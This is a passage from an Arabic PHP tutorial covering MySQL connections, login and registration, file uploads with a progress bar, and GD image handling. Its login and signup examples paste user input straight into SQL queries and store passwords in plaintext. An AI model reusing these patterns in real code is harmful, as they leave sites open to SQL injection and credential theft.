remove_dir('folder');
```

```
?>
```

إنشاء مجلد : بالطبع يمكنك باستخدام php إنشاء المجلدات وتعيين صلاحيات الوصول إليها , ويتم ذلك بواسطة الدالة `mkdir` التي تقبل وسيطين , الأول اجباري هو اسم المجلد والثاني اختياري هو صلاحيات الوصول للمجلد , ويكون شكلها العام كالتالي :

```
mkdir($pathname, $mode);
```

وبشكل افتراضي يكون `mode` مساويا للقيمة `0777` , أي صلاحيات القراءة والكتابة والتنفيذ لجميع المستخدمين .

الفصل العاشر : التعامل مع قواعد البيانات

لغة PHP من اللغات المرنة جداً التي تدعم التعامل مع نطاق واسع من أنواع قواعد البيانات ومن بينها قواعد البيانات الشهيرة MySQL . ما سنتناوله اليوم هو التعامل مع قواعد بيانات MySQL من خلال لغة PHP . قبل أن نبدأ في التعامل مع قواعد البيانات فرجاء تنفيذ الآتي:

- 1- الإطلاع على قواعد إنشاء قواعد البيانات العلاقية وستجد شرح جيد لها على [هذا الرابط](#) بإسلوب ممتع .
- 2- دراسة التعامل مع أوامر اللغة الهيكلية SQL من إنشاء وحذف وتعديل الجداول وإدخال والتعديل على البيانات وخلافه من أوامر اللغة ويمكن الإطلاع على أحد الكتب لها على [هذا الرابط](#) .

الآن نريد إنشاء اتصال بقاعدة البيانات فيجب أن تتوفر لنا أربعة أشياء وهي :

- 1- **مستضيف قواعد البيانات** : وغالباً ما يكون localhost أو مستضيف خارجي كما في بعض الإستضافات على شبكة الويب .
- 2- **اسم مستخدم قاعدة البيانات** : يمكنك الرجوع للخادم الذي تستخدمه للحصول عليه .
- 3- **كلمة المرور لمستخدم قاعدة البيانات** : يمكنك الرجوع للخادم الذي تستخدمه للحصول عليه .
- 4- **اسم قاعدة البيانات** : وهو الاسم الذي ستقوم بإنشاءه أنت لقواعد البيانات أو اسم قاعدة موجودة مسبقاً .

*وبمعرفة البيانات 1 و 2 و 3 على حسب الخادم الذي تستخدمه تبقى لنا اسم قاعدة البيانات سنقوم بإنشائها قم بالدخول لمدير قواعد

البيانات phpMyAdmin ثم إختار database وأكتب اسم قاعدة البيانات وإختار ترميز القاعدة Collation وهو

utf8_general_ci لأننا سنتعامل مع اللغة العربية وهو ترميز يدعم عدة لغات ضمن قاعدة واحدة ثم قم بإنشاء قاعدة البيانات

create

- فرضاً أننا أنشأنا قاعدة بيانات باسم test وكنا نستخدم الخادم easyPHP ستكون البيانات كالتالي :

1- مستضيف قواعد البيانات : localhost

2- اسم مستخدم قاعدة البيانات : root

3- كلمة المرور لمستخدم قاعدة البيانات : أتركها فارغة

4- اسم قاعدة البيانات : test

- الآن سنقوم بتعريف مصفوفة باسم database وحفظ هذه القيم بها كالتالي :

```
$database['host'] = 'localhost';
$database['username'] = 'root';
$database['userpass'] = '';
$database['name'] = 'test';
```

- الآن لعمل إتصال بقاعدة البيانات سنستخدم دالة `mysqli_connect` وهي تأخذ أربع وسائط هي البيانات الأربع السابقة وتعيد ما يعرف برابط الإتصال بقاعدة البيانات في حالة نجاح الإتصال ويكون الكود كالتالي :

```
$conn_link = mysqli_connect($database['host'],$database['username'],
$database['userpass'],$database['name']) or die(mysqli_connect_error());
```

- ففي حالة عدم المقدرة على تكوين رابط الإتصال سيتم الخروج باستخدام دالة `die` وطباعة خطأ الإتصال بقاعدة البيانات من خلال دالة `mysqli_connect_error` تجد أن الدالة `die` لا تعمل بسبب إظهار الأخطاء مباشراً بواسطة مترجم اللغة على المتصفح ولكن لتجربة عملها قم بإيقاف إظهار الأخطاء على المتصفح باستخدام الكود التالي:

```
error_reporting(0);
```

* تمت عملية الإتصال وجلب رابط الإتصال والآن سنقوم بتنفيذ أوامر SQL على قاعدة البيانات وكتطبيق سنقوم بتنفيذ عملية الدخول وتسجيل الدخول التي تم شرحها في الدرس السادس و السابع ولكن باستخدام قواعد البيانات - سنقوم بإنشاء جدول وليكن باسم `users` به معرف المستخدم `id` واسم المستخدم `username` وكلمة المرور `password` والبريد الإلكتروني سيكون نص أمر SQL لتنفيذ هذا كالتالي :

```
CREATE TABLE users (
    user_id INT(10) UNSIGNED AUTO_INCREMENT,
    user_name VARCHAR(100) NOT NULL,
    user_pass VARCHAR(100) NOT NULL,
    user_email VARCHAR(100) NOT NULL,
    UNIQUE (user_name),
    PRIMARY KEY (user_id)
)
```

* شرح كود SQL السابق :

- CREATE هو أمر الإنشاء و CREATE TABLE أي قم بإنشاء جدول ثم اسم الجدول المراد إنشاؤه ثم نضع الحقول ضمن الأقواس () - `User_id` الرقم التعريفي للمستخدم , `INT(10)` أي عدد صحيح بطول 10 خانات وبما أننا لا نحتاج للأرقام السالبة معنا جعنا هذا الحقل `UNSIGNED` لنستفيد من مداه , `AUTO_INCREMENT` أي أن هذا الحقل يتم زيادته تلقائياً بمقدار 1 - `user_name` اسم المستخدم , `VARCHAR(100)` أي سلسلة نصية بطول 100 عنصر , `NOT NULL` أي لا يقبل هذا الحقل القيمة الفارغة `null` .

- `user_pass` كلمة المرور للمستخدم , `VARCHAR(100)` أي سلسلة نصية بطول 100 عنصر , `NOT NULL` أي لا يقبل هذا الحقل القيمة الفارغة `null` .

- `user_email` البريد الإلكتروني للمستخدم , `VARCHAR(100)` أي سلسلة نصية بطول 100 عنصر , `NOT NULL` أي لا يقبل هذا الحقل القيمة الفارغة `null` .

- `UNIQUE (user_name)` أي أجعل حقل اسم المستخدم فريد لا يتكرر .

- `PRIMARY KEY (user_id)` جعل الرقم التعريفي للمستخدم هو المفتاح الأساسي للجدول .

* سنقوم بوضع الكود السابق بين علامتي إقتباس وإسناده لمتغير وليكن باسم `$query` كالتالي:

```
$query = "CREATE TABLE users (
    user_id INT(10) UNSIGNED AUTO_INCREMENT,
    user_name varchar(100) NOT NULL,
    user_pass varchar(100) NOT NULL,
    user_email varchar(100) NOT NULL,
    UNIQUE (user_name),
    PRIMARY KEY (user_id)
)DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci";
```

- تم إضافة السطر الأخير لضبط ترميز هذا الجدول إلى `utf-8` إن لم تكن قاعدة البيانات التي تستخدمها بهذا الترميز -يمكن لقاعدة البيانات أن تحوي جداول بترميزات مختلفة-

* **ملاحظة :** إذا كان ترميز قاعدة البيانات هو `utf-8` فلا حاجة لكتابة هذا السطر لأن قاعدة البيانات افتراضياً تنشئ الجداول بنفس ترميز قاعدة البيانات .

- سنقوم بتنفيذ هذا الإستعلام على قاعدة البيانات باستخدام دالة `mysqli_query` وتأخذ وسيطين الأول هو رابط الإتصال والثاني هو نص أمر ال `SQL` ويصبح كاملاً كالتالي :

```
<?php
// مستضيف قاعدة البيانات
$database['host'] = 'localhost';
// اسم المستخدم لقاعدة البيانات
$database['username'] = 'root';
```

```
// كلمة المرور لمستخدم قاعدة البيانات
$database['userpass'] = '';

// اسم قاعدة البيانات
$database['name'] = 'test';

// كود عمل رابط الإتصال بقاعدة البيانات
$conn_link = mysqli_connect($database['host'],$database['username'],
$database['userpass'],$database['name']) or die(mysqli_connect_error());

// SQL أوامر
$query = "CREATE TABLE users (
    user_id INT(10) UNSIGNED AUTO_INCREMENT,
    user_name varchar(100) NOT NULL,
    user_pass varchar(100) NOT NULL,
    user_email varchar(100) NOT NULL,
    UNIQUE (user_name),
    PRIMARY KEY (user_id)
)DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci";

// تنفيذ الإستعلام
if (mysqli_query($conn_link,$query) === true)
{
    echo '<h3>إنشاء الجدول بنجاح</h3>';
}
else
{
    echo '<h3>خطأ لم يتم إنشاء الجدول</h3>';
}
?>
```


*** ملاحظة :** تم استخدام معاملات المساواة الثلاثية === لأن دالة mysqli_query تعيد إما القيمة false في حالة فشل تنفيذ الإستعلام أو تعيد كائن في حالة الإستعلامات التي تعود بقيم من قاعدة البيانات أو تعيد القيمة true في حالة تنفيذ الإستعلام الذي لا يعود ببيانات كما في حالتنا , حيث أن الكائن يعتبر قيمة صحيحة إذا استخدمنا معامل المساواة الثنائي ==

- سنقوم بإنشاء صفحة باسم database_connect.php لعملية الإتصال بقاعدة البيانات لتضمين الملف عند الحاجة له ونضع به الكود

التالي:

```
<?php
// مستضيف قاعدة البيانات
$database['host'] = 'localhost';
// اسم المستخدم لقاعدة البيانات
$database['username'] = 'root';
// كلمة المرور لمستخدم قاعدة البيانات
$database['userpass'] = '';
// اسم قاعدة البيانات
$database['name'] = 'test';

// كود عمل رابط الإتصال بقاعدة البيانات
$conn_link = mysqli_connect($database['host'],$database['username'],
$database['userpass'],$database['name']) or die(mysqli_connect_error());

?>
```

*** ملاحظة:** لا ننسى عند تضمين هذا الملف خارج الدوال أن نعرف المتغير \$conn_link على أنه global .

- ونقوم أيضاً بإنشاء ملف باسم database_close.php ونضع به كود إغلاق الإتصال بقاعدة البيانات كالتالي :

```
<?php
    mysqli_close($conn_link);

?>
```

***ملاحظة :** سنقوم بالعمل على ملفات الدرس السابع لعملية التسجيل وتسجيل الدخول .

- الآن نريد تنفيذ عملية التسجيل على قاعدة البيانات سنقوم بتغيير دالتي checkUser و signUp فقط في ملف signup.php وسنقوم بتضمين ملف database_connect.php في بداية الملف وملف database_close.php في نهايته

أولاً: دالة checkUser ستصبح كالتالي :

```
function checkUser() {

    global $conn_link;

    $query = "SELECT * FROM users WHERE user_name='{$_POST['username']}'";

    if ($result = mysqli_query($conn_link,$query))
    {
        if(mysqli_num_rows($result) == '1')
        {
            return true;
        }
        else
        {
            return false;
        }
    }
    else
    {
        return false;
    }
}
```

- الدالة واضحة واستخدمنا دالة `mysqli_num_rows` لحساب عدد الحقول التي تم جلبها من قاعدة البيانات ونحن نعلم أن اسم المستخدم لا يتكرر أي أن عدد الحقول إما أن يكون 1 أو 0
 - ومعنى إستعلام SQL هو إختيار جميع الحقول التي يكون فيها اسم المستخدم مساوي لقيمة اسم المستخدم التي تم جلبها من النموذج .
- ثانياً: دالة `signup` :

```
function signup() {

    global $conn_link;

    $query = "INSERT INTO users (user_name,user_pass,user_email) VALUES
    ('${_POST['username']}', '${_POST['password']}', '${_POST['email']}')";

    if (mysqli_query($conn_link,$query) === true)
    {
        return true;
    }
    else
    {
        return false;
    }
}
```

- - ومعنى إستعلام SQL قم بإضافة العناصر إلى الجدول - يمكنك مراجعة أحد كتب أوامر MySQL

والآن سنعدل دالة `login` في ملف تسجيل الدخول `login.php` وتصبح كالتالي :

```
function login($username, $password) {

    global $conn_link;
```

```

$query = "SELECT * FROM users WHERE user_name='$username' and
user_pass='$password'";

if ($result = mysqli_query($conn_link,$query))
{
    if(mysqli_num_rows($result) == '1')
    {
        return true;
    }
    else
    {
        return false;
    }
}
else
{
    return false;
}
}

```

ولا ننسى أيضاً تضمين كلاً من ملف الإتصال بالقاعدة في البداية وملف إنهاء الإتصال في نهاية الملف .

ملاحظة : قبل أي عملية على قواعد البيانات سواء جلب بيانات أو إرسال بياناً يرجى تنفيذ الأمر التالي من خلال دالة `mysqli_query` حتى يتم ضبط الترميز إلى utf-8 وتظهر اللغة العربية بشكل جيد ويتم تخزينها أيضاً بترميز utf-8 .

```
mysqli_query($conn_link,"SET NAMES 'utf8'")
```

الفصل الحادي عشر : رفع الملفات الى الخادم

لا يكاد موقع يخلو من تمكين المُستخدم من رفع ملف من جهازه على الخادم كإرفاق ملف بأحد المنشورات أو رفع صورة شخصية... الخ فسيكون موضوع هذا الدرس عن كيفية رفع الملفات الى الخادم باستخدام php بالإضافة الى تنسيق حقل رفع الملف وكيفية إظهار نسبة مئوية لتقدم رفع الملف ...

■ نموذج HTML

في البداية عند إنشاء نموذج HTML يجب تحديد الطريقة post كالطريقة التي سيتم إرسال البيانات فيها , بالإضافة الى وضع ترميز النموذج "multipart/form-data" بدلا من الترميز الافتراضي "application/x-www-form-urlencoded" كمثال على ذلك , نموذج HTML البسيط التالي :

```
<form action="file_upload.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file1">
    <input type="submit">
</form>
```

لاحظ نوع الحقل "type="file" في الوسم input .

■ المصفوفة \$_FILES

تُخزن هذه المصفوفة معلومات عن الملف أو الملفات التي تم رفعها الى الخادم . وبشكل عام هذه المصفوفة ثنائية البعد (تم التطرق الى المصفوفات متعددة الأبعاد في درس المصفوفات و الدوال) حيث يُعبر البعد الأول عن اسم حقل الملف المُحدد في حقل الملف في نموذج HTML (سيتم اعتماد file1 كاسم لحقل الملف في الأمثلة القادمة) . أما البعد الثاني , فيوفر معلومات عن اسم الملف أو حجمه أو نوعه أو رسالة الخطأ في حال وجودها ...

- القيمة \$_FILES['file1']['name'] : يُحدد هذا المتغير اسم الملف الأصلي كما هو في جهاز المستخدم .
- القيمة \$_FILES['file1']['size'] : كما هو واضح من الاسم , تُحدد هذه القيمة حجم الملف الذي تم رفعه مقدراً بالبايت , لذا قد تحتاج الى قسمة هذا الرقم على 1024 أو 1024² للحصول على حجم الملف مقدراً بالكيلوبايت أو الميغابايت على التوالي .
- القيمة \$_FILES['file1']['type'] : تُحدد هذه القيمة ما يُسمى MIME type للملف الذي تم رفعه , فمثلاً تكون قيمة MIME type لملف من صيغة image/png : png , أو لملف application/pdf : pdf , ملف مضغوط من نوع : zip ... application/zip
- القيمة \$_FILES['file1']['tmp_name'] : تُحدد هذه القيمة اسم الملف المؤقت المُخزن على الخادم , وسيتم استخدام هذه القيمة كثيراً عند استدعاء الدوال الخاصة برفع الملفات كما سنرى لاحقاً .
- القيمة \$_FILES['file1']['error'] : لا يمكن أبداً ضمان سير عملية رفع ملف على الخادم بشكل صحيح , وبعض الأحيان

تكون هنالك مشكلة في رفع الملفات و من المُفيد معرفتها و تبليغ المُستخدم عن سبب الخطأ , حيث تُعيد القيمة \$_FILES['file1']['error'] رقم رسالة الخطأ أو الثابت الموافق لها . و هذه أشهرها :

الرقم 0 UPLOAD_ERR_OK : يُعيد المتغير \$_FILES['file1']['error'] هذه القيمة عندما تتم عملية رفع الملف بنجاح دون أي أخطاء .

الرقم 1 UPLOAD_ERR_INI_SIZE : يُعيد المتغير \$_FILES['file1']['error'] هذه القيمة عندما يتم رفع ملف حجمه يتجاوز الحجم المسموح به المُحدد بالراية upload_max_filesize الموجودة في ملف php.ini .

الرقم 3 UPLOAD_ERR_PARTIAL : يتم إعادة هذه القيمة عند رفع جزء من الملف وعدم تكمن من رفعه كاملاً كحدوث مشكلة في الشبكة ...

الرقم 4 UPLOAD_ERR_NO_FILE : يتم إعادة هذه القيمة عندما يقوم المُستخدم من ارسال نموذج HTML دون تحديد ملف لكي يتم رفعه.

وبالطبع يمكن التحقق من رسالة الخطأ أما باستخدام الأرقام أو بمساواتهم بالثوابت السابقة , مثال يقوم بطباعة حالة رفع ملف :

```
<?php
switch ($_FILES['file1']['error'])
{
    case UPLOAD_ERR_OK:
        echo "File uploaded succesfully";
        break;
    case UPLOAD_ERR_INI_SIZE:
        echo "Uploaded File is too big";
        break;
    case UPLOAD_ERR_PARTIAL :
        echo "File is not completely uploaded";
        break;
    case UPLOAD_ERR_NO_FILE :
        echo "No File was Selected";
        break;
    default:
        echo "UnKnown Error";
        break;
}
```

```
}
?>
```

و يقوم متصفح المُستخدم بإرسال اسم الملف الأصلي ونوعه في HTTP header , وبالتالي فليس من المُفضل التحقق من نوع الملف عن طريق `$_FILES['file1']['type']` و عوضاً عن ذلك نقوم باستخراج إمتداد الملف والتحقق منه .

دوال رفع الملفات :

التحقق من رفع ملف :

يتم تمرير وسيط وحيد هو الاسم المؤقت للملف الذي تم رفعه الى الدالة `is_uploaded_file` للتأكد من رفعه , تعيد هذه الدالة `true` في حال تم رفع الملف و `false` عدا ذلك , شكلها العام :

```
is_uploaded_file($filename);
```

نقل الملف :

نستخدم الدالة `move_uploaded_file` لنقل ملف تم رفعه الى مجلد مُعين تقبل هذه الدالة وسيطين : الوسيط الأول هو اسم الملف المؤقت و الثاني هو المسار الهدف الذي سيتم نقل الملف إليه . شكل الدالة العام :

```
move_uploaded_file($tmp_name, $distination);
```

يمكن ان يكون قد خطر ببالك استخدام احدي الدالتين `copy` لنسخ الملفات أو `rename` لنقل الملفات اللتان تم شرحهما في درس التعامل مع الملفات و المجلدات لنسخ أو نقل الملفات التي يتم رفعها على الخادم , يمكنك استخدامهم لكن لغة php دوال أكثر أماناً , مثال عن رفع ملف :

```
<html>
  <head>
</head>
  <body>
    <form action="index3.php" method="post" enctype="multipart/form-data">
      <input type="file" name="file1">
      <br>
      <input type="submit">
    </div>
  </form>
```

```
</body>
</html>
```

و يتوجب وجود مجلد باسم upload على سبيل المثال لكي يتم نقل الملفات المرفوعة عليه (لا تنسى تحديد الصلاحيات المناسبة) كود

صفحة file_upload.php :

```
<?php
$explode = explode('.', $_FILES['file1']['name']);
$ext = $explode[count($explode) - 1];
if($ext != 'png')
{
    echo "Only PNG images can be uploaded";
    exit();
}
if(is_uploaded_file($_FILES['file1']['tmp_name']))
{
    $result = move_uploaded_file($_FILES['file1']['tmp_name'],
    'upload/'. basename($_FILES['file1']['name']));
    echo $result === true ? 'File uploaded successfully' : 'There are some errors';
}
else
{
    echo 'No File uploaded';
}
?>
```

وبالطبع يجب أن يكون هناك مجلد باسم upload (لا تنسى تحديد الصلاحيات المناسبة) , و يُفضل استخدام الدالة `basename` عند الإشارة الى الاسم الأصلي للملف .

رفع عدة ملفات :

إن لغة php تدعم ما يُسمى `HTML arrays` لذا يمكن استخدام هذه الميزة لرفع عدد من الملفات سوياً , و عندها ستكون مصفوفة `$_FI`

LES ثلاثية الأبعاد حيث سيكون البعد الثالث هو رقم حقل الملف ويبدأ العد - كالعادة - من القيمة صفر حيث يكون اسم الملف الأصلي لأول حقل ملف هو: \$_FILES['file']['name'][0] وللملف الثاني [1]\$_FILES['file']['name']... الخ , ويكون نموذج HTML كالتالي :

```
<form action="file_upload.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file[]"> <br>
    <input type="file" name="file[]"> <br>
    <input type="file" name="file[]"> <br>
    <input type="file" name="file[]"> <br>
    <input type="submit">
</form>
```

و سنقوم بطباعة محتويات المصفوفة \$_FILES في الصفحة file_upload.php التالية :

```
<?php
print_r($_FILES);
?>
```

تنسيق حقل رفع الملف :

إذا قمنا سابقاً بمحاولة تنسيق حقل لرفع ملف , فمن المؤكد من أنك قد لاحظت عدم توفر عدد كبير من الخيارات . فعلى سبيل المثال لا يمكنك تغيير كلمة browse .. و لا يمكنك تغيير أبعاد الحقل... الخ , ولإلتفاف على هذه الإشكالية يمكن استخدام الطريقة التالية :

في البداية نقوم بإنشاء حقل نص و زر عادي و من ثم نقوم بجعل حقل رفع الملف فوقهم (باستخدام خاصية z-index في css) وجعل حقل الملف شفاف تماماً ونقوم بتنسيق حقل النص العادي و زر التصفح كما نريد , في المثال التالي سنقوم بتغيير بسيط باستبدال كلمة browse .. بالكلمة Add File :

```
<html>
    <head>
        <style>
            *
            {
                padding:0px;
                margin :0px;
            }
```

```

#realupload
{
    position:absolute;
    top : 0px;
    left: 0px;
    opacity:0;
    -moz-opacity:0;
    -webkit-opacity:0;
    -o-opacity:0;
    z-index: 2;
}
</style>
</head>
<body>
    <form>
        <div style="position:relative;">
            <input type="text" id="text_field"> <input type="button" value = "Add
File">

            <input type="file" name="upload" id="realupload"
onchange="document.getElementById('text_field').value = this.value;">
        </div>
    </form>
</body>
</html>

```

ولتغيير قيمة حقل النص تلقائياً عند تحديد ملف , قمنا بوضع سطر javascript التالي في خاصية onchange

```
document.getElementById('text_field').value = this.value;
```

■ انشاء حقل تقديم رفع ملف :

في السابق كان مطورو الويب يستخدمون تقنية الفلاش لإظهار تقدم رفع الملفات للمستخدم ، أما مؤخراً فقد ظهرت مكتبة php تدعم هذه الميزة تُسمى APC تدعم هذه الميزة ، ولكن لا يمكن تنصيب مكتبة APC على إصدارات php اقل من 5.2 ، وإفتراضياً لا تأتي هذه المكتبة مدمجة مع php بشكل إفتراضي ، لذا تحتاج الى اضافتها يدوياً (أو بالطبع الطلب من شركة الإستضافة إن وافقت) . أما في إصدار 5.4 php الذي تم إصداره في 01-03-2012 فأصبح يوفر ميزة **Session Upload Progress** بشكل إفتراضي دون أية إضافات وتأتي مُفعلة إفتراضياً في ملف `php.ini` . وسيتم اعتماد **Session Upload Progress** في أمثلتنا القادمة .

في البداية يجب تضمين حقل مخفي `hidden` في نموذج HTML قبل حقل رفع الملف ويجب ان يكون خاصية `name` لهذا الحقل مساوية لقيمة `session.upload_progress.name` الموجودة في ملف `php.ini` لذا سنستخدم الدالة `ini_get` للحصول عليها ، ويمكن وضع أي قيمة (`value`) تريدها لهذا الحقل ، كما في المثال التالي :

```
<form action="php_upload.php" method="post" enctype="multipart/form-data">
  <input type="hidden" name="<?php echo ini_get("session.upload_progress.name"); ?>"
value="file1_upload">
  <input type="file" name="file1">
  <input type="submit">
</form>
```

مصفوفة المعلومات حول تقدم رفع الملف موجودة في مصفوفة `$_SESSION` :

```
<?php
$key = ini_get("session.upload_progress.prefix") . "file1_upload";
print_r($_SESSION[$key]);
/*
Example when uploading big file like iso image of ubuntu
Array
(
    [upload_progress_123] => Array
        (
            [start_time] => 1362916055
            [content_length] => 705999396
            [bytes_processed] => 247534688
```

```

[done] =>
[files] => Array
(
    [0] => Array
        (
            [field_name] => file1
            [name] => ubuntu-11.10-alternate-i386.iso
            [tmp_name] =>
            [error] => 0
            [done] =>
            [start_time] => 1362916055
            [bytes_processed] => 247534364
        )
    )
)

*/
?>

```

ويجدر بالذكر بأن المصفوفة السابقة سيتم حذفها فور الإنتهاء من رفع الملف , فسوف نحتاج الى استخدام تقنية ajax للحصول عليها .
 ملاحظة : اذا اردت تجربة الأمثلة التالية على خادم محلي فيتوجب عليك زيادة قيم الرايتين "post_max_size" و "upload_max_filesize" للتمكن من رفع ملفات كبيرة الحجم , لأن الملفات الصغير تُرفع بشكل سريع ولا يُمكنك ملاحظة شريط التقدم .

ملاحظة : حسب تجربتي ; يوجد عدد من المشاكل لدى محاولة استخدام ajax في أثناء رفع الملف في بعض المتصفحات , لذا سأقوم بوضع نسبة التقدم في اطار منفصل iframe .

ملف form.php الذي يحوي على نموذج رفع الملف :

```
<?php
```

```

session_start();
?>
<!DOCTYPE html>

<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>File uploading Example</title>
    </head>
    <body>
        <form action="php_upload.php" method="post" enctype="multipart/form-data">
            <input type="hidden" name="<?php echo
ini_get("session.upload_progress.name"); ?>" value="file1_upload">
            <input type="file" name="file1">
            <input type="submit">
        </form>
        <iframe src="progress.html" style="border: 0; width: 500px"></iframe>
    </body>
</html>

```

أما ملف `php` الذي سوف يطبع النسبة المئوية لتقدم رفع الملف `php_progress.php` :

```

<?php
error_reporting(0);
session_start();
$key = ini_get("session.upload_progress.prefix") . 'file1_upload';
if(isset($_SESSION[$key]['bytes_processed']) AND $_SESSION[$key]['bytes_processed'] !=
0)
{
    $file_uploaded = true;

```

```

        echo round($_SESSION[$key]['bytes_processed'] / $_SESSION[$key]['content_length'] *
100);
    }
elseif($file_uploaded === true AND $_SESSION[$key]['bytes_processed'] == 0)
{
    echo 100;
}
?>

```

قمنا بمنع عرض الأخطاء في الصفحة تفادياً لحصول مشاكل في ajax , ملف progress.html الذي يستخدم تقنية ajax للحصول على نسبة التقدم :

```

<?php
session_start();
?>
<!DOCTYPE html>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>File uploading Example</title>
        <script type="text/javascript">
            window.setInterval(ajax, 1000);
            function ajax()
            {
                req = new XMLHttpRequest();
                req.open("post", "progress.php");
                req.send();
                req.onreadystatechange=function()
                {
                    if (req.readyState==4 && req.status==200)

```


```
        {
            document.getElementById("progress").innerHTML=req.responseText;
            document.getElementById("progress").value =req.respo
nseText;
        }
    }
}
</script>
</head>
<body>
    <progress max="100" value="0" id="progress"></progress>
</body>
</html>
```

استخدمت وسم HTML5 المسمى `progress` الذي يقبل خاصيتين `max` وهي القيمة الأعلى و `value` هي القيمة الحالية . وبعض المتصفحات لا تدعم HTML5 و يمكن ببعض أسطر انشاء طريقة بديلة لهذه الطريقة .

الفصل الثاني عشر : التعامل مع الصور

ان المواقع الالكترونية اكثر من مجرد نص فهناك الصور التي تظهر في شعار الموقع الأيقونات ... الخ , وعدد من هذه الصور ثابتة واخرى يتم انشائها ديناميكيا . سنتعرف من خلال هذا الدرس عن كيفية انشاء وتعديل الصور واجراء العمليات المختلفة عليها (التحويل بين انواع الصور المختلفة , انشاء صور مصغرة , وضع العلامات المائية على الصور ... الخ) ; حيث تستخدم php المكتبة GD المفتوحة المصدر للقيام بتلك العمليات وهذه المكتبة تأتي بشكل افتراضي مع php وتوفر عدد لا بأس به من الدوال للتعامل مع الصور . تتألف الصورة من مستطيل يحوي عدداً من النقاط , وتسمى هذه النقاط بالبكسل pixel . ولكل نقطة لون معين , ويكون هذا اللون بشكل عام مُحدد بثلاث مكونات : اللون الأحمر , اللون الأخضر و اللون الأزرق و تتراوح قيمهم بين 0 - 255 . وبعض صيغ الصور (كصيغة GIF) توفر عدداً محدوداً من الألوان في الصورة , بينما البعض الآخر يُوفر ما يُسمى الألوان الحقيقية (256^3) او (16777216) .

يتم اعتبار مبدأ الأحداثيات عند التعامل مع الصور هو الزاوية العليا اليسرى و تتزايد قيمة العرض عند الإنتقال الى اليمين , وقيمة الطول عند الانتقال الى الأسفل كما في الصورة التالية :



انشاء الصور :

يتم انشاء مقبض للصورة اما بتحميل ملف الصورة المحفوظ في القرص الصلب الى الذاكرة او بانشاء صورة جديدة وذلك باستخدام الدوال التالية:

`imagecreatetruecolor`, `imagecreatefromstring`, `imagecreatefromjpeg`, `imagecreatefrompng`, `imagecreatefromgif` ..etc

الدوال `imagecreatefromjpeg` , `imagecreatefrompng` , `imagecreatefromgif` :

تعمل هذه الدوال الثلاث بنفس الآلية تقريبا حيث تقوم بانشاء مقبض للصورة عن طريق تحميل (load) الصورة من القرص , الشكل العام لاستعاء هذه الدوال هو :

```
$image = imagecreatefrompng('image.png');
```



```
$image = imagecreatefromjpeg('image.jpg');
$image = imagecreatefromgif('image.gif');
```

حيث تقبل هذه الدوال الثلاث وسيطاً وحيداً هو مسار الصورة.

دالة imagecreatetruecolor

تقوم بإنشاء مقبض لصورة جديدة بالأبعاد الممررة إليها كوسائط , الشكل العام :

```
$image = imagecreatetruecolor($width, $height);
```

حيث الوسيط الأول هو عرض الصورة مقدراً بالبكسل والثاني هو ارتفاعها .

إخراج الصور :

ويتم ذلك بإخراجها (output) إلى المتصفح مباشرة أو بحفظها بملف مستقل وذلك باستخدام الدوال `imagepng`, `imagejpeg` و `imagegif`

حيث تعمل بنفس الآلية مع اختلاف نوع الملف المُعاد

```
imagepng($image, $filename, $quality);
imagegif($image, $filename, $quality);
imagejpeg($image, $filename, $quality);
```

حيث الوسيط الأول هو مقبض الصورة والوسيط الثاني اسم الملف والثالث هو نسبة مئوية تُحدد جودة الصورة , الوسيطين الثاني والثالث

اختياريين وفي حال لم يتم تحديد اسم الملف سيتم طباعة الصورة مباشرة إلى المتصفح :

```
<?php
$image = imagecreatetruecolor(200, 200);
#save image file to desk
imagepng($image, 'image.png');
imagedestroy($image);
?>
```

في المثال السابق سيتم حفظ صورة فارغة إلى القرص باسم 'image.png' أما إذا أردنا إظهارها إلى المتصفح فيجب علينا استخدام

الدالة `header` و تحديد MIME type المناسب لكل نوع من أنواع الصور لإخبار المتصفح أن البيانات المرسلة من الصفحة هي صورة :

```
<?php
```

```
$image = imagecreatetruecolor(200, 200);
#you can use image/jpeg and image/gif for jpg and gif images
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

- لكي تستطيع تحديد جودة الصورة بدون حفظ الصورة الى ملف فيمكن اسناد القيمة `null` لاسم الملف .
 انشاء صورة من نص : تستخدم الدالة `imagecreatefromstring` لانشاء مقبض لصورة جاهزة دون الحاجة الى وجود ملف لها حيث
 يمكن ان تكون بيانات الصورة مخزنة ضمن قاعدة بيانات او باستخدام دالة `base64_encode` مثال :

```
<?php
$base_64_data =
' /9j/4AAQSkZJRgABAQEASABIAAD/2wBDADIiJSwLHzIsKSw4NTI7S31RS0VFS5ltc1p9tZ+
+u7Kfr6zI4f/zyNT/16yv+v/9////////wFD/////////2wBDATU40EtCS5NRUZP/zq/0/////////
//////////wAARCAAwADEDASIAAhEBAXEB/8QAGQAAA
wEBAQAAAAAAAAAAAAAAAAAMEAgUB/8QAJxAAAgIBAwMDBQEAAAAAAAAAAAAECAXEEEjEhQVETMmEFIkJxgZH/xAAy
AQEBAQEBAAAAAAAAAAAADAgABBP/EABwRAAMBAAMBAQAAAAAAAAAAAAABAhESITEDQf/aAAwDAQACEQMRAD8
A6gALnLLwjjeHUtCVqTwurMO/H4mJrdNbfcjx124z9r+CNp+FpT+k71Nm7duf60lB7oJ+UQ0Kb6xw/kr09m+0Hy
jTXeHbXWoaAAIES6qbU1HtgXVJ5b7FdLubPcsiNuyThxjgG0/RZpZg6m0I57tjCb11T7uAetqS6Zz4ElrCeLfhn
W4goyXL6C9HY3fjyhN97unl9EuEN+nwbtc+yWCcTeiueMdnQAAEPOAu2vevDXDGA0xzNTXYP9U2vKEfx/4dLxT
